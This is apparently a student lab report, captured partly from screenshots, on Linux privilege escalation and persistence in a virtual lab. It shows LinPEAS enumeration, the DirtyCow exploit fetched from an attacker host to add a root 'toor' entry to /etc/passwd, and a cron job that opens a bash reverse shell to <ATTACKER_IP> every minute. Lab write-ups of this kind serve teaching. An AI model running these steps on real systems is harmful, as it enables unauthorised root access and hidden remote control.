3. Privilege Escalation & Persistence Lab Report

Tools Used: LinPEAS, Meterpreter, PowerSploit (Windows alternative), GCC, Cron.

---


1. Enumeration Using LinPEAS

I uploaded and executed LinPEAS on the target:

```
cd /dev/shm
wget http://192.168.56.105:8080/linpeas.sh
chmod +x linpeas.sh
./linpeas.sh
```

Findings from LinPEAS:

- Kernel vulnerable to *DirtyCow (CVE-2016-5195)*.
- World-writable directories found in `/dev/shm` and `/tmp`.
- No restrictive AppArmor/SELinux policies.
- Cron jobs and SUID binaries listed for escalation.



Kalua (Snapshot 1) [Running] - Oracle VirtualBox
File Machine View Input Devices Help
(genmon)XXX 01:48 AM
shlo@shlokjadhav: ~/Desktop/Codes/php
File Actions Edit View Help
Right Ctrl

```
/var/log/dpkg.log:2015-06-24 10:35:20 upgrade base-passwd:amd64 3.5.33 3.5.33
/var/log/dpkg.log:2015-06-24 10:36:04 install passwd:amd64 <none> 1:4.1.5.1-1ubuntu9
/var/log/dpkg.log:2015-06-24 10:36:04 status half-installed passwd:amd64 1:4.1.5.1-1ubuntu9
/var/log/dpkg.log:2015-06-24 10:36:04 status unpacked passwd:amd64 1:4.1.5.1-1ubuntu9
/var/log/dpkg.log:2015-06-24 10:36:21 configure base-passwd:amd64 3.5.33 <none>
/var/log/dpkg.log:2015-06-24 10:36:21 status half-configured base-passwd:amd64 3.5.33
/var/log/dpkg.log:2015-06-24 10:36:21 status installed base-passwd:amd64 3.5.33
/var/log/dpkg.log:2015-06-24 10:36:21 status unpacked base-passwd:amd64 3.5.33
/var/log/dpkg.log:2015-06-24 10:36:39 configure passwd:amd64 1:4.1.5.1-1ubuntu9 <none>
/var/log/dpkg.log:2015-06-24 10:36:39 status half-configured passwd:amd64 1:4.1.5.1-1ubuntu9
/var/log/dpkg.log:2015-06-24 10:36:39 status installed passwd:amd64 1:4.1.5.1-1ubuntu9
/var/log/dpkg.log:2015-06-24 10:36:39 status unpac             :amd64 1:4.1.5.1-1ubuntu9

[+] Finding emails inside logs (limited 100)
    2 /var/log/bootstrap.log:cdimage@ubuntu.com
    4 /var/log/bootstrap.log:ftpmaster@ubuntu.com

[+] Finding 'pwd' or 'passw' string inside /home,             :, /root and list possible web(/var/www) and config(/etc) passwords
/etc/debconf.conf:Accept-Type: password
/etc/debconf.conf:Filename: /var/cache/debconf/passwords.dat
/etc/debconf.conf:Name: passwords
/etc/debconf.conf:Reject-Type: password
/etc/debconf.conf:Stack: config, passwords
/etc/ssh/sshd_config:PermitEmptyPasswords no
/etc/ssh/sshd_config:PermitRootLogin without-password

daemon@linux:/dev/shm$
```

2. Privilege Escalation (Kernel Exploit – DirtyCow)

DirtyCow exploit was compiled on attacker machine:

```
gcc dirtycow.c -o cowroot -lcrypt -pthread
python3 -m http.server 8000
```

Downloaded & ran it on the target:


```
cd /tmp
wget http://<ATTACKER_IP>:8000/cowroot
chmod +x cowroot
./cowroot
```

The exploit overwrote `/etc/passwd` and created a new root user:


```
toor:<hash>:0:0:pwned:/root:/bin/bash
```

Switched to root:

```
su toor
id
```


Kalua (Snapshot 1) [Running] - Oracle VirtualBox
File Machine View Input Devices Help
(genmon)XXX 01:48 AM
shlo@shlokjadhav: ~/Desktop/Codes/php
File Actions Edit View Help
Right Ctrl

```
Connecting to 192.168.56.105:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4988 (4.9K) [text/x-csrc]
Saving to: 'dirtycow.c'

100%[======================================>] 4,988      --.-K/s   in 0s

2025-12-08 20:12:19 (212 MB/s) - 'dirtycow.c' saved [4988/4988]

daemon@linux:/tmp$ gcc dirtycow.c -o cowroot -pthread -lcrypt
gcc dirtycow.c -o cowroot -pthread -lcrypt
daemon@linux:/tmp$

daemon@linux:/tmp$ which gcc
which gcc
/usr/bin/gcc
daemon@linux:/tmp$ chmod +x cowroot
./cowroot
chmod +x cowroot
daemon@linux:/tmp$ ./cowroot
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password: Jaysadguru1

Complete line:
toor:tocmfE7Yhm2UE:0:0:pwned:/root:/bin/bash

mmap: 7f53f33b4000
```


Kalua (Snapshot 1) [Running] - Oracle VirtualBox
File Machine View Input Devices Help
(genmon)XXX 01:48 AM
shlo@shlokjadhav: ~/Desktop/Codes/php
File Actions Edit View Help
Right Ctrl

```
wget http://192.168.56.105:8000/cowroot
--2025-12-08 20:11:07--  http://192.168.56.105:8000/cowroot
Connecting to 192.168.56.105:8000... connected.
HTTP request sent, awaiting response...
Length: 17512 (17K) [application/octet-stream]
Saving to: 'cowroot'

100%[======================================>] 17,512     --.-K/s   in 0s

2025-12-08 20:11:07 (119 MB/s) - 'cowroot' saved [17512/17512]

daemon@linux:/tmp$ chmod +x cowroot
chmod +x cowroot
daemon@linux:/tmp$ ./cowroot
./cowroot
./cowroot: /lib/x86_64-linux-gnu/libcrypt.so.1: version `XCRYP              required by ./cowroot)
./cowroot: /lib/x86_64-linux-gnu/libc.so.6:              BC_2.33' not found (required by ./cowroot)
./cowroot: /lib/x86_64-linux-gnu/libc.so.6: version `GLIBC_2.34              red by ./cowroot)
daemon@linux:/tmp$ wget http://192.168.56.105:8000/dirtycow.c
wget http://192.168.56.105:8000/dirtycow.c
--2025-12-08 20:12:19--  http://192.168.56.105:8000/dirtycow.c
Connecting to 192.168.56.105:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4988 (4.9K) [text/x-csrc]
Saving to: 'dirtycow.c'

100%[======================================>] 4,988      --.-K/s   in 0s
```

Success → full root privileges obtained.

3. Establishing Persistence (Cron Backdoor)

Once root, I created a persistence script:

Step 1 — Create reverse shell script

```
echo "bash -i >& /dev/tcp/<ATTACKER_IP>/4444 0>&1" >
/root/.revshell.sh
chmod +x /root/.revshell.sh
```

Step 2 — Add persistent cron job

```
echo "* * * * * root /root/.revshell.sh" >> /etc/crontab
```

This executes every minute, maintaining access even after reboot.

---

4. Summary

LinPEAS identified a DirtyCow kernel vulnerability enabling privilege escalation to root. After compiling and executing the exploit, a root user was added successfully. For persistence, a cron job was created to execute a reverse shell script every minute. Meterpreter persistence can also be added for long-term remote access.